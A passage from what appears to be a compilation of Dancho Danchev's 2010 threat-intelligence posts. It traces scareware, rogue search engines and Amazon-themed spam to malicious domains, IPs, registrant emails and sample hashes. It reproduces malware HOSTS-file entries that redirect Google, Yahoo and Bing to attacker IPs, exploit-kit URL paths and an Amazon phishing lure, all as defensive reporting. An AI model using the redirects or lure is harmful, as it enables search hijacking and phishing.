***xhuilil1ii.com*** - Email: lordjok@gmail.com

***youvideoxxx.com*** - Email: jonnytrade@gmail.com

552

*Parked at/responding to 85.234.190.16 are:*

***appsd.in*** - Email: IvanovEvgeny@mail.com

***bikey.in*** - Email: IvanovEvgeny@mail.com

***fibnv.in*** - Email: SimakovSergey@mail.com

***franv.in*** - Email: SimakovSergey@mail.com

***guinv.in*** - Email: SimakovSergey@mail.com

***hekey.in*** - Email: ZaharcevSergey@mail.com

***intsd.in*** - Email: LomaevaTatyana@mail.com

***ionnv.in*** - Email: SimakovSergey@mail.com

***jamsd.in*** - Email: LomaevaTatyana@mail.com

***leunv.in*** - Email: SimakovSergey@mail.com

***nvenc.in*** - Email: BajenovOleg@mail.com

***pxdmx.in*** - Email: GaleevDjamil@mail.com

**uinei.in** - Email: GaleevDjamil@mail.com

**uinge.in** - Email: UshakovAndrey@mail.com

**uiren.in** - Email: UshakovAndrey@mail.com

**uirin.in** - Email: UshakovAndrey@mail.com

**uisap.in** - Email: UshakovAndrey@mail.com

**uisee.in** - Email: UshakovAndrey@mail.com

**woonv.in** - Email: BajenovOleg@mail.com

**yxiam.in** - Email: GaevAlexandr@mail.com

553



Detection rates for the currently active malware samples, including the HOSTS file modifications on infected hosts, for the purposely of redirecting users to [7]**cybercrime-friendly search engines, monetized through traffic trading affiliate programs.**

- [8]**78490.jar** - Result: 0/42 (0 %)

File size: 209 bytes

MD5 : 64a19d9b7f0e81c7a5f6d63853a3ed49

SHA1 : 9f8f208c8cdb854cdc342d43a75a3d8672e87822

- [9]**ad3.exe**

[10] - Result: 41/42 (97.62 %)

File size: 2560 bytes

*MD5...: 9362a3aee38102dde68211ccb63c3e07*

*SHA1...: 8758679540f48feba82d2b022b8d71756eb935e7*

*- [11]**a-fast.exe** - Result: 36/42 (85.72 %)*

*File size: 979968 bytes*

*MD5...: 69f3949141073679b77aa4d34e41a3e7*

*SHA1...: e074de46e4760eef522ab85737790058cc3f2fad*

*554*

*- [12]**dm.exe** - Result: 37/42 (88.1 %)*

*File size: 83968 bytes*

*MD5...: b658d9b812454e99b2915ab2e9594b94*

*SHA1...: 134bfb643ae2f161c99db14c448485e261e96c91*

*- [13]**iv.exe** - Result: 8/42 (19.05 %)*

*File size: 86016 bytes*

*MD5...: f94ed2f9d7a672fe3ff8bf077289b2d5*

*SHA1...: 2f78a296e1267ae1cf9ebd5c18de5b8d241c1306*

*- [14]**j2\_t895.jar** - Result: 0/42 (0 %)*

*File size: 211 bytes*

*MD5...: 4b34618a0499a99e9c98e03aa79d53cf*

*SHA1...: d109babf78ec48ba8d7798bce784097ed26757db*

*- [15]**movie.exe** - Result: 40/42 (95.24 %)*

*File size: 64866 bytes*

*MD5...: 801f9fa958192b6714a5a4c2e2f92f07*

*SHA1...: 241bc9d7540d9d53cc1578e3d57c44be9931e418*

*- [16]**tst.exe** - Result: 35/42 (83.34 %)*

*File size: 356352 bytes*

*MD5...: b0ed4701af13f11089de850a1273d24f*

*SHA1...: 5e98000b60d0ca0b2adbd837feaf05f439f95c87*

*- [17]**wsc.exe** - Result: 37/42 (88.1 %)*

*File size: 24576 bytes*

*MD5...: 80427b754b11de653758dd5e1ba3de1c*

*SHA1...: 554e1331fdc050bd603f6f3628285008a91cba37*

### ***HOSTS file modification:***

*AS28753, NETDIRECT AS NETDIRECT Frankfurt, DE*

*89.149.210.109 www.google.com*

*89.149.210.109 www.google.de*

*89.149.210.109 www.google.fr*

*89.149.210.109 www.google.co.uk*

*89.149.210.109 www.google.com.br*

*89.149.210.109 www.google.it*

*89.149.210.109 www.google.es*



*89.149.210.109 www.google.co.jp*

*89.149.210.109 www.google.com.mx*

*89.149.210.109 www.google.ca*

*89.149.210.109 www.google.com.au*

*89.149.210.109 www.google.nl*

*89.149.210.109 www.google.co.za*

*89.149.210.109 www.google.be*

*89.149.210.109 www.google.gr*

*89.149.210.109 www.google.at*

*89.149.210.109 www.google.se*

*89.149.210.109 www.google.ch*

*89.149.210.109 www.google.pt*

*555*

*89.149.210.109 www.google.dk*

*89.149.210.109 www.google.fi*

*89.149.210.109 www.google.ie*

*89.149.210.109 www.google.no*

*89.149.210.109 search.yahoo.com*

*89.149.210.109 us.search.yahoo.com*

*89.149.210.109 uk.search.yahoo.com*

- [18]**rc.exe** - Result: 41/42 (97.62 %)

File size: 2560 bytes

MD5...: 9362a3aee38102dde68211ccb63c3e07

SHA1...: 8758679540f48feba82d2b022b8d71756eb935e7

**HOSTS file modification:**

AS28753, NETDIRECT AS NETDIRECT Frankfurt, DE

89.149.249.196 www.google.com

89.149.249.196 www.google.de

89.149.249.196 www.google.fr

89.149.249.196 www.google.co.uk

89.149.249.196 www.google.com.br

89.149.249.196 www.google.it

89.149.249.196 www.google.es

89.149.249.196 www.google.co.jp

89.149.249.196 www.google.com.mx

89.149.249.196 www.google.ca

89.149.249.196 www.google.com.au

89.149.249.196 www.google.nl

89.149.249.196 www.google.co.za

89.149.249.196 www.google.be

*89.149.249.196 www.google.gr*

*89.149.249.196 www.google.at*

*89.149.249.196 www.google.se*

*89.149.249.196 www.google.ch*

*89.149.249.196 www.google.pt*

*89.149.249.196 www.google.dk*

*89.149.249.196 www.google.fi*

*89.149.249.196 www.google.ie*

*89.149.249.196 www.google.no*

*89.149.249.196 www.google.co.in*

*89.149.249.196 search.yahoo.com*

*89.149.249.196 us.search.yahoo.com*

*89.149.249.196 uk.search.yahoo.com*

*- [19]**installer.0028.exe** - Result: 9/42 (21.43 %)*

*File size: 43735 bytes*

*MD5...: a6d7073b8b9bc0dc539605914c853da2*

*SHA1...: 1940b6a6b2f93b44633ef04eab900e0a9dc6fa64*

### ***HOSTS file modification:***

*AS28753, NETDIRECT AS NETDIRECT Frankfurt, DE*

*84.16.244.60 www.google.com*

*84.16.244.60 us.search.yahoo.com*

*556*

*84.16.244.60 uk.search.yahoo.com*

*84.16.244.60 search.yahoo.com*

*84.16.244.60 www.google.com.br*

*84.16.244.60 www.google.it*

*84.16.244.60 www.google.es*

*84.16.244.60 www.google.co.jp*

*84.16.244.60 www.google.com.mx*

*84.16.244.60 www.google.ca*

*84.16.244.60 www.google.com.au*

*84.16.244.60 www.google.nl*

*84.16.244.60 www.google.co.za*

*84.16.244.60 www.google.be*

*84.16.244.60 www.google.gr*

*84.16.244.60 www.google.at*

*84.16.244.60 www.google.se*

*84.16.244.60 www.google.ch*

*84.16.244.60 www.google.pt*

*84.16.244.60 www.google.dk*

84.16.244.60 www.google.fi

84.16.244.60 www.google.ie

84.16.244.60 www.google.no

84.16.244.60 www.google.de

84.16.244.60 www.google.fr

84.16.244.60 www.google.co.uk

84.16.244.60 www.bing.com

- [20]**installer.0022.exe** - Result: 9/42 (21.43 %)

File size: 43731 bytes

MD5...: 62464b9e367a9edb06541a2a90931157

SHA1...: 425c859a883900ccf5cf7b8a6a5f6bc9279d763c

### **HOSTS file modification:**

AS28753, NETDIRECT AS NETDIRECT Frankfurt, DE

84.16.244.15 www.google.com

84.16.244.15 us.search.yahoo.com

84.16.244.15 uk.search.yahoo.com

84.16.244.15 search.yahoo.com

84.16.244.15 www.google.com.br

84.16.244.15 www.google.it

84.16.244.15 www.google.es

*84.16.244.15 www.google.co.jp*

*84.16.244.15 www.google.com.mx*

*84.16.244.15 www.google.ca*

*84.16.244.15 www.google.com.au*

*84.16.244.15 www.google.nl*

*84.16.244.15 www.google.co.za*

*84.16.244.15 www.google.be*

*84.16.244.15 www.google.gr*

*84.16.244.15 www.google.at*

*84.16.244.15 www.google.se*

*84.16.244.15 www.google.ch*

*557*

*84.16.244.15 www.google.pt*

84.16.244.15 www.google.dk

84.16.244.15 www.google.fi

84.16.244.15 www.google.ie

84.16.244.15 www.google.no

84.16.244.15 www.google.de

84.16.244.15 www.google.fr

84.16.244.15 www.google.co.uk

84.16.244.15 www.bing.com

*The payment gateway structure+related domains for the scareware campaigns:*

- **fast-payments.com/index.php?prodid=antus\_02\_01&afid=** - 91.188.59.27 - Email: jclarke980@gmail.com

- **ns1.fastsecurebilling.com** - 91.188.59.26 - Email: jclarke980@gmail.com

- **easypayments-online.com** - 91.188.59.28 - Email: jclarke980@gmail.com

- **fast-payments.com** - 91.188.59.27 - Email: jclarke980@gmail.com

- **billingonline.net** - 91.188.59.29 - Email: kevbush@billingonline.net

- **billsolutions.net** - 91.188.59.25

*In respect to the IPs used in HOSTS file modification, one is of particular interest - **89.149.210.109**, as it was first*

profiled in November, 2009's "[21]**Koobface Botnet's Scareware Business Model - Part Two**" with MD5: **0fbf1a9f8e6e305138151440da58b4f1** modifying HOSTS file using the same IP, and also phoning back to the

Koobface gang's 1.0 hardcore C &C -  
**urodinam.net/8732489273.php**

When it comes to cybercrime, there's no such thing as a coincidence. What's static is the [22]**interaction between the usual suspects**, systematically switching hosting providers, introducing new domains, and [23]**conveniently denying their monetization tactics**.

You wish.

**Profiled AS6851, BKCNET/Sagade Ltd. activity:**

[24]GoDaddy's Mass WordPress Blogs Compromise Serving Scareware

[25]Dissecting the Mass DreamHost Sites Compromise

[26]Spamvertised iTunes Gift Certificates and CV Themed Malware Campaigns

[27]Dissecting the 100,000+ Scareware Serving Fake YouTube Pages Campaign

[28]Facebook Photo Album Themed Malware Campaign, Mass SQL Injection Attacks Courtesy of AS42560

**This post has been reproduced from [29]Dancho Danchev's blog. Follow him [30]on Twitter.**

1. <http://cidr-report.org/cgi-bin/as-report?as=AS6851>



2. <http://ddanchev.blogspot.com/2010/05/dissecting-mass-dreamhost-sites.html>

3. <https://zeustracker.abuse.ch/monitor.php?as=6851>

4. <http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html>

5. <http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html>

6. <http://ddanchev.blogspot.com/2010/02/diverse-portfolio-of-scarewareblackhat.html>

7. <http://www.zdnet.com/blog/security/cybercriminals-promoting-malware-friendly-search-engines/3333>

8.

<http://www.virustotal.com/analysis/2f7a750463ce8761961a480848852a8a55921a23d76d8cf3f03c8a9cd3d32bdc-12791>

[16130](#)

9.

<http://www.virustotal.com/analysis/1050612d6924e758d96ec804e3cbba15da8e6c4a1e9adfae843049868c209104-12791>

[16135](#)

10. <http://draft.blogger.com/>

558

11.

<http://www.virustotal.com/analysis/cfc4154006fa002a88b46>

[1d9180399e1de372a0ab9f5d7eff31b526e748bee7f-12791](http://www.virustotal.com/analysis/1d9180399e1de372a0ab9f5d7eff31b526e748bee7f-12791)

[16145](#)

12.

<http://www.virustotal.com/analysis/5a9ef17967e0ddb3844b131cf8c7d3bda8762c6d570135915b41eae23f0e324e-12791>

[16145](#)

13.

<http://www.virustotal.com/analysis/3d46cfd13e13885c197b03a5c53c3c1f82ee6fb13bfecede24d949e0e0f22d22-12791>

[16161](#)

14.

<https://www.virustotal.com/analysis/7ddccdcecc3c6024c7e5125e418564c1d9223fd8c92651dd65f7174645a55d8d-12791>

[16171](#)

15.

<http://www.virustotal.com/analysis/860dbea5099326f1589efd69a89558f18961ee48fac3693313fc774f41818ff0-12791>

[16176](#)

16.

<http://www.virustotal.com/analysis/090bedb5fb65708d92f9ceacf87d15f71beb0849dc2a33853559dbb7254c5417-12791>

[16197](#)

17.

<http://www.virustotal.com/analysis/5b0dd1aa5e1f84d044ac2c381a78144b988cd6d314a9b0ebc862449e9343f499-12791>

[16199](#)

18.

<http://www.virustotal.com/analysis/1050612d6924e758d96ec804e3cbba15da8e6c4a1e9adfae843049868c209104-12791>

[16186](#)

19.

<http://www.virustotal.com/analysis/c112d133e1b1cab527c35c381b3e2dfd8bddf1b1016edcd0e07d0b249c2caee-12791>

[16155](#)

20.

<http://www.virustotal.com/analysis/22547845a18d04b0e00eb5edc022148a15a262cb127f1b21ffdf396fcb23b837-12791>

[16150](#)

21. <http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html>

22. <http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452>

23. <http://ddanchev.blogspot.com/2010/05/koobface-gang-responds-to-10-things-you.html>

24. <http://ddanchev.blogspot.com/2010/04/godaddys-mass-wordpress-blogs.html>

25. <http://ddanchev.blogspot.com/2010/05/dissecting-mass-dreamhost-sites.html>

26. <http://ddanchev.blogspot.com/2010/05/spamvertised-itunes-gift-certificates.html>

27. <http://ddanchev.blogspot.com/2010/06/dissecting-100000-scareware-serving.html>
28. <http://ddanchev.blogspot.com/2010/06/facebook-photo-album-themed-malware.html>
29. <http://ddanchev.blogspot.com/>
30. <http://twitter.com/danchodanchev>

559



### ***Sampling Malicious Activity Inside Cybercrime-Friendly Search Engines (2010-07-15 17:44)***

**UPDATED, Friday, July 16, 2010** - Directi has suspended the domains portfolio of the cybercrime-friendly search engines.

**[1]Cybercrime-friendly search engines** are bogus search engines, which in between visually social engineering their users, offer fake results leading to client-side exploits, bogus video players dropping more malware, scareware, next to the pharmaceutical scams, and domain farms neatly embedded with Google AdSense scripts for monetization.

*In the majority of cases – whenever blackhat SEO is not an option – end users are exposed the their maliciousness once they get infected with malware redirecting each and every request to popular search engines such as Google,*

*Yahoo and Bing to the malicious IPs/domains operated by the cybercriminals.*

*As far as their monetization tactics are concerned, fellow cybercriminals are free to purchase any kind of key-*

*word they want to, for instance "spyware", make it look like the end user is clicking on security-vendor.com's site, 560*



*whereas upon clicking, based on his physical location a particular type of malicious activity takes place.*

*Remember the HOSTS file modification taking place courtesy of the malware at [2]**AS6851, BKCNET, Sagade***

***Ltd.** , and in particular the [3]**Koobface gang related IP 89.149.210.109**? Sampling the malicious activity within the search engines parked/forwarded (DNS recursion) from this IP, results in client-side exploits, bogus video players dropping malware, and scareware, and that in less than 5 minutes of testing.*

*The cybercrime-friendly domains in question:*

**searchclick1.com** - Email: d.bond@mail.ru - 78.159.112.46 - AS28753

**searchclick2.com** - Email: d.bond@mail.ru - 78.159.112.46 - AS28753

**searchclick3.com** - Email: d.bond@mail.ru - 78.159.112.46 - AS28753

**searchclick4.com** - Email: d.bond@mail.ru - 78.159.112.46 - AS28753

**searchclick5.com** - Email: d.bond@mail.ru - 78.159.112.46 - AS28753

**searchclick6.com** - Email: d.bond@mail.ru -  
78.159.112.46 - AS28753

**searchclick7.com** - Email: d.bond@mail.ru -  
78.159.112.46 - AS28753

**searchclick8.com** - Email: d.bond@mail.ru -  
78.159.112.46 - AS28753

**searchclick9.com** - Email: d.bond@mail.ru -  
78.159.112.46 - AS28753

**searchclick10.com** - Email: d.bond@mail.ru -  
78.159.112.46 - AS28753

**searchmeup4.com** - 78.159.112.46 - AS28753

**zetaclicks4.com** - 78.159.112.46 - AS28753

561



**websafeclicks.com** - Email: d.bond@mail.ru -  
78.159.112.46 - AS28753

**Internal redirections reading to malicious take place  
through the following domains:**

**7search.com** - 12.171.94.40 - Email:  
webadmin@7search.com

**greatseeking.com, superfindmea.info** - 213.174.154.9 -  
Email: serdukov.art@gmail.com

**superseeking.org** - 213.174.154.9 - Email:  
serdukov.art@gmail.com

**searching4all.com, pharmc9.com** - 66.230.188.68 -  
Email: abuse@click9.com

**syssmessage.com; sysstem-mesage.com; sys-  
mesage.com; potectmesage.com** - 91.188.59.62 - Email:  
roroalek-sey@gmail.com

**xml.click9.com/click.php** - 66.230.188.67 - Email:  
abuse@click9.com

**sunday-traffic.com/in.php** - 74.52.216.46 - Email:  
tech@add-manager.com

**efindsite.info/search2.php** - 74.52.216.46

**greatseeking.com/search2.php** - 213.174.154.9 - Email:  
serdukov.art@gmail.com

**n-traff.com/clickn.php** - 64.111.208.39

**going-to-n.com/clickn.php** - 64.111.208.38

**everytds.tk/in.cgi?3= &ID=19504; onlyscan.tk;  
pornstaar.tk; dotroot.tk** - 94.100.31.26

Internal pharmaceutical redirections take place through the  
following domains:

**medsbrands.com** - 74.52.216.46 - Email: tech@add-  
manager.com

**thepillsdiscounts.info** - 74.52.216.46 - Email: tech@add-  
manager.com

**yourcatalogonline.biz** - 74.52.216.46

**bestderden.org** - 74.52.216.46

*Internal redirections reading to malicious take place through the following IPs:*

**199.80.55.19/go.php?data=**

**199.80.55.80/go.php?data=**

**78.140.141.18/kkk.php**

**78.140.143.83/go.php**

**64.111.212.234/c.php**

**64.111.196.126/c.php**

**66.230.188.67**

**68.169.92.61/c.php**

**68.169.92.60/c.php**

**68.169.93.242/c.php**

**68.169.92.55/c.php**

562



*Sample malicious activity consists of **scareware campaigns, client-side exploits, and bogus video players dropping malware.***

*Upon visiting the bogus PornTube at **vogel-tube.com/xfreeporn.php?id=** - 66.197.187.118 (**the-real-tube-***

***best.com great-celebs-tube.net** parked there) - Email: **admin@thenweb.com** the use is tricked into manu-*



ally installing **basemultimedia.com/video-plugin.45309.exe** - 66.197.154.21  
(**visualbasismedia.com**) - Email: joe@silentringer.com

- Detection rate

[4]**video-plugin.45309.exe** - Downloader-CEW.b, Result:  
6/42 (14.29 %)

File size: 113152 bytes

MD5...: 25e644171bf9ee2a052b5fa71f8284e5

SHA1...: e4ac01534c7c1b71d2a38cf480339d31db187ecb

Upon execution, the sample phones back to:

**best-arts-2010.com** - 216.240.146.119 - Email:

**hello-arts.com** - 64.191.44.73 - Email:

**youngfinearts.com** - 64.20.35.3 - Email:

**newchannelarts.com** - 64.191.64.105 - Email:

**vrera.com/oms.php** - 208.43.125.180 - Email:

**allxt.com/borders.php** - 64.191.82.25

Parked at 216.240.146.119, AS7796 are also:

**best-arts-2010.com** - Email: aurora@seekrevenue.com

**crystaldesignlab.com** - Email:  
tamara.watson@chemist.com

**homegraphicarts.com** - Email: elizabethj@theplate.com

**mediaartsplaza.com** - Email: darhom@lendingears.com

**morefinearts.net** - Email: vdickerson37@yahoo.com

**photoartsworld.com** - Email: margaret  
\_adams@rocketmail.com

**pinehousearts.com** - Email: jgaron@physicist.net

**sunnyartsite.com** - Email: jbowker@blader.com

**thefanarts.com** - Email: keasler@surferdude.com

563



**waycoolart.com** - Email: blynch@net-shopping.com

**woodsmayart.com** - Email: raymo@songwriter.net

**garner.funtaff.com** - Email: dph@greentooth.net

Parked at 64.191.44.73, AS21788 are also:

**auctionhouseart.com** - Email: emerynancy@ymail.com

**bestmalearts.com** - Email: mcfarlin@religions.com

**coolcatart.com** - Email: pbiron@catlover.com

**freesurrealarts.com** - Email: ghuertas@rocketmail.com

**goldfireart.com** - Email: thysell@gardener.com

**greatmovieart.com** - Email: linger@theplate.com

**worldartsguide.com** - Email: ghagen@allergist.com

**install.netwaq.com** - Email:  
admin@overseedomainmanagement.com

Parked at 64.20.35.3, AS19318 are also:

**artscontact.net** - Email: mschneider@doctor.com

**catbodyart.com** - Email: pbiron@catlover.com

**feearts.com** - Email: breckenridge56@hotmail.com

**freeflasharts.com** - Email: russell@clubmember.org

**gardendesignart.com** - Email: jasona@gardener.com

**greatflashstudies.com** - Email: jdeal@worshipper.com

**superlegoarts.com** - Email: jdeal@worshipper.com

**thedigitalarts.com** - Email: hoffman@theaterpillow.com

**virginmegaart.com** - Email: hoffman@theaterpillow.com

564



Related malicious domains sharing the same DNS  
infrastructure:

**iransatnews.org**

**best-arts-2010.com** - Email: aurora@seekrevenue.com

**mediasite2010.com** - Email: webmaster@pullstraws.com

**setlamedia.com** - Email: monro@eclipse tool.com

**doublesetmedia.com** - Email: monro@eclipse tool.com

**thetestmedia.com** - Email: webmaster@maidnews.com

**trinitytestmedia.com** - Email:  
webmaster@maidnews.com

**i-metodika.com** - Email: facovskiy \_\_n \_  
\_1977@rambler.ru

**iffic.com**

**moviefactinc.com** - Email: usa@crystals.com

**newdata1td.com** - Email: wenzel@techie.com

**new-2010-tube.com** - Email: fortney@petlover.com

**super-world-tube.com** - Email: fortney@petlover.com

**real-good-tube.com** - Email: fortney@petlover.com

**green-real-tube.com** - Email: sanctim59@yahoo.com

**sensual-tube.com** - Email: sanctim59@yahoo.com

**webfilmoffice.com** - Email: pam@skunkalert.com

**xxl-tube-home.com**

**nowsearchonline.com**

**localmediasearch.com** - Email: mega@stockdvds.com

**mediaonsearch.com** - Email: mega@stockdvds.com

565



**mesghal.com** - Email: shahnamgolshany@yahoo.com

***niptoon.com***

***mydvinfo.com*** - Email: *usa@crystals.com*

***receptionist-pro.com***

***hitinto.com***

***importedfoodscorp.com*** - Email:  
*apompeo@importedfoodscorp.com*

***newhavenfiles.com*** - Email: *wenzel@techie.com*

***walterwagnerassociates.com***

***excellentutilites.com*** - Email: *wentexkino@ymail.com*

***pengs.com***

***livingwithdragons.com*** - Email: *gregory@lamerton.ltd.uk*

***amigroups.com***

***iransatnews.com***

***dvddatadirect.com*** - Email: *friese@toke.com*

***itlist.com*** - Email: *support@gossimer.biz*

***gossimer.net*** - Email: *support@gossimer.biz*

*Following the bogus dropper, the cybercriminals are also directly serving client-side exploits to users seeking for security related content. In this case, the exploits/malware are served from **xoxipemej.cn/gr/s1/** - 178.63.170.185 -*

*Email: **shiwei\_fang77@126.com**.*

- Detection rate:

[5].**exe** - Rootkit.Agent.AJDR, Result: 20/42 (47.62 %)

File size: 53760 bytes

MD5...: 23244c5b5b02fab65b3a7ab51005fd51

SHA1...: a5f1a10344378f2c8f13c266dce39247ba3bae5f

566



Parked on the same IP 178.63.170.185, AS24940 are also:

**2011traff.com** - Email: MillieDiaz4@aol.com

**2011-traff.com** - Email: MillieDiaz4@aol.com

**bbbinvestigation.org** - Email: accounting@moniker.com

**best-sofa-choice.com** - Email: migray71@yahoo.com

**celloffer-2015.com** - Email: migray71@yahoo.com

**flying-city-2011.com** - Email: migray71@yahoo.com

**jiujitsufgua.com** - Email: varcraft@care2.com

**jopaduloz.cn** - Email: qing\_hongwei@126.com

**lokexawan.cn** - Email: shiwei\_fang77@126.com

**mapozeloq.cn** - Email: shiwei\_fang77@126.com

**melonirmonianmonia.com** - Email:  
accounting@moniker.com

**mivaqodaz.cn** - Email: shiwei\_fang77@126.com

**nasnedofweiggyt.com** - Email: roller\_59@hotmail.com

**redolopip.cn** - Email: shiwei\_fang77@126.com

**redspot2010.com** - Email: migray71@yahoo.com

**rohudufoj.cn** - Email: qing\_hongwei@126.com

**sujelodos.cn** - Email: qing\_hongwei@126.com

**traff2011.com** - Email: MillieDiaz4@aol.com

567

**traff-2012.com** - Email: MillieDiaz4@aol.com

**uweyujem.com** - Email: resumemolars@live.com

**viwuvefot.cn** - Email: shiwei\_fang77@126.com

**wkeuhryyejt.com** - Email: excins@iname.com

**xoxipemej.cn** - Email: shiwei\_fang77@126.com

Last, but not least is the scareware infection taking place through **www1.warezforyou24.co.cc/?p=p52** -

114.207.244.146; 114.207.244.143; 114.207.244.144;  
114.207.244.145. Parked on these IPs is also an exten-

sive portfolio of related scareware domains.

- Detection rate:

**[6]packupdate107\_231.exe** -

Suspicious:W32/Malware!Gemini, Result: 3/42 (7.15 %)

*File size: 238080 bytes*

*MD5...: 93517875c59ac33dab655bc8432b0724*

*SHA1...: 774af049406baeef3427b91a2d67ee0250b2b51b*

*Upon execution the sample phones back to:*

***update2.cleanupyoursoft.com*** - 209.222.8.101 - Email:  
*gkook@checkjemail.nl*

***update1.soft-cleaner.com*** - 95.169.186.25 - Email:  
*gkook@checkjemail.nl*

***secure1.smartavz.com*** - 91.207.192.26 - Email:  
*gkook@checkjemail.nl*

***report.mygoodguardian.com*** - 93.186.124.94 - Email:  
*gkook@checkjemail.nl*

***www5.securitymasterav.com*** - 91.207.192.25 - Email:  
*gkook@checkjemail.nl*

***update2.soft-cleaner.net*** - 209.222.8.100 - Email:  
*gkook@checkjemail.nl*

***report.mytrueguardian.net*** - 79.171.23.150 - Email:  
*gkook@checkjemail.nl*

***secure2.smartavz.net*** - 217.23.5.99 - Email:  
*gkook@checkjemail.nl*

***update1.free-guard.com*** - Email: *gkook@checkjemail.nl*

***report.mygoodguardian.com*** - 93.186.124.94 - Email:  
*gkook@checkjemail.nl*



**update1.soft-cleaner.com** - 95.169.186.25 - Email:  
gkook@checkjemail.nl

**www5.securitymasterav.com** - 91.207.192.25 - Email:  
gkook@checkjemail.nl

**update2.soft-cleaner.net** - 209.222.8.100 - Email:  
gkook@checkjemail.nl

**report.mytrueguardian.net** - 79.171.23.150 - Email:  
gkook@checkjemail.nl

*The cybercrime-friendly domains portfolio is in a process of getting suspended.*

***This post has been reproduced from [7]Dancho Danchev's blog. Follow him [8]on Twitter.***

1. <http://www.zdnet.com/blog/security/cybercriminals-promoting-malware-friendly-search-engines/3333>

2. <http://ddanchev.blogspot.com/2010/07/exploits-malware-and-scareware-courtesy.html>

3. <http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html>

4.

<http://www.virustotal.com/analysis/4e1a45a89acf5751e7dcfa1dcbc9b68de0b44de6988fe2902851ad51cfc93d47-12791>

[97428](http://www.virustotal.com/analysis/4e1a45a89acf5751e7dcfa1dcbc9b68de0b44de6988fe2902851ad51cfc93d47-12791)

5.

<http://www.virustotal.com/analysis/0b9618dd8173dd69df8e176e49e1aa01f2c5fe06fcb46980d06dbed6a95eba45-12791>

97422

6.

<http://www.virustotal.com/analysis/1a58543dfd5a5777cae1c29c6f994ad5a1012c2adbab6abe420527f7e12dc4c2-12791>

97438

7. <http://ddanchev.blogspot.com/>

8. <http://twitter.com/danchodanchev>

568



***Spamvertised Amazon "Verify Your Email", "Your Amazon Order" Malicious Emails (2010-07-16 21:17)***

*And they're back (Gumblar or RUmblar due to the extensive use of .ru domains) for a decent start of the weekend -*

*switching social engineering themes one more time, this time impersonating **Amazon.com***

• **NOTE:** *A summary of the malicious payload served will be posted at a later stage. Meanwhile, in order to*

*facilitate quicker response, a complete list of the domains participating will be featured/disseminated across*

*the appropriate parties.*

- **Sample subject:** *Amazon.com: Please verify your new e-mail address*

- **Sample message:** *" Dear email, You recently changed your e-mail address at Amazon.com. Since you are a*

*subscriber of Amazon.com Delivers E-mail Subscriptions, you will need to verify your new e-mail address. Please verify that the e-mail address email belongs to you. You can click on the link below to complete the verification process. Alternatively, you can type or paste the following link into your Web browser: <http://www.amazon.com>"*

569



*Client-side exploitation is taking place through, for instance, **crystalrobe.ru:***

***8080/index.php?pid=14 and***

***hillchart.com: 8080/index.php?pid=14.*** As seen in previous campaigns, this one is also sharing an identical directory structure, such as:

***malicious-domain.com :8080/index.php?pid=2***

***malicious-domain.com :8080/Notes1.pdf (Notes1-to-Notes10.pdf)***

***malicious-domain.com :8080/NewGames.jar***

***malicious-domain.com :8080/Games.jar***

***malicious-domain.com :8080/Applet1.html (Applet1-to-Applet10.html)***

***malicious-domain.com :8080/welcome.php?id=6 &pid=1 &hello=503***

***crystalrobe.ru :8080/index.php?pid=14***

***crystalrobe.ru :8080/jquery.jxx?v=5.3.4***

***crystalrobe.ru :8080/new/controller.php***

***crystalrobe.ru :8080/js.php***

570



***crystalrobe.ru :8080/welcome.php?id=6 &pid=1  
&hello=503***

***crystalrobe.ru :8080/welcome.php?id=0 &pid=1***

*Client-side exploits serving domains ( 94.23.231.140;  
91.121.115.208; 94.23.11.38; 94.23.224.221;  
94.23.229.220) part of the campaign:*

***applecorn.com*** - Email: *es@qx8.ru*

***areadrum.com*** - Email: *qx@freenetbox.ru*

***busyspade.com*** - Email: *baffle@freenetbox.ru*

***cafemack.com*** - Email: *soy@qx8.ru*

***clanday.com*** - Email: *elope@fastermail.ru*

***dnsofthost.com*** - Email: *depot@infotorrent.ru*

***drunkjeans.com*** - Email: *runway@5mx.ru*

***earlymale.com*** - Email: *amply@maillife.ru*

***galslime.com*** - Email: *soy@qx8.ru*

571

***gigasofa.com*** - Email: *grind@fastermail.ru*

**hillchart.com** - Email: soy@qx8.ru

**hugejar.com** - Email: runway@5mx.ru

**ionicclock.com** - Email: kin@maillife.ru

**lasteye.com** - Email: amply@maillife.ru

**luckysled.com** - Email: kin@maillife.ru

**macrotub.com** - Email: dodge@5mx.ru

**oldgoal.com** - Email: kin@maillife.ru

**outerrush.com** - Email: amply@maillife.ru

**quietzero.com** - Email: grind@fastermail.ru

**radiomum.com** - Email: es@qx8.ru

**roundstorm.com** - Email: es@qx8.ru

**sadute.com** - Email: grind@fastermail.ru

**sheepbody.com** - Email: es@qx8.ru

**shinytower.com** - Email: cord@maillife.ru

**splatspa.com** - Email: elope@fastermail.ru

**tanspice.com** - Email: dodge@5mx.ru

**tanyear.com** - Email: grind@fastermail.ru

**tightsales.com** - Email: runway@5mx.ru

**tuneblouse.com** - Email: es@qx8.ru

**validplan.com** - Email: dodge@5mx.ru

**waxyblock.com** - Email: cord@maillife.ru

572



**allnext.ru** - Email: swipe@maillife.ru

**barnsoftware.ru** - Email: people@bigmailbox.ru

**bestbidline.ru** - Email: jody@fastermail.ru

**bestexportsite.ru** - Email: orphan@qx8.ru

**bittag.ru** - Email: tips@freenetbox.ru

**boozelight.ru** - Email: ole@bigmailbox.ru

**brandnewnet.ru** - Email: orphan@qx8.ru

**cangethelp.ru** - Email: liver@freenetbox.ru

**chainjoke.ru** - Email: ole@bigmailbox.ru

**comingbig.ru** - Email: swipe@maillife.ru

**countypath.ru** - Email: liver@freenetbox.ru

**crystalrobe.ru** - Email: people@bigmailbox.ru

**cupjack.ru** - Email: tips@freenetbox.ru

**dealyak.ru** - Email: people@bigmailbox.ru

**eyesong.ru** - Email: tips@freenetbox.ru

573

**familywater.ru** - Email: ole@bigmailbox.ru

***funsitedesigns.ru*** - Email: orphan@qx8.ru

***galneed.ru*** - Email: people@bigmailbox.ru

***girllab.ru*** - Email: tips@freenetbox.ru

***greedford.ru*** - Email: ole@bigmailbox.ru

***guntap.ru*** - Email: tips@freenetbox.ru

***heroguy.ru*** - Email: ole@bigmailbox.ru

***homecarenation.ru*** - Email: orphan@qx8.ru

***homesitecam.ru*** - Email: orphan@qx8.ru

***hookdown.ru*** - Email: crag@maillife.ru

***horsedoctor.ru*** - Email: ole@bigmailbox.ru

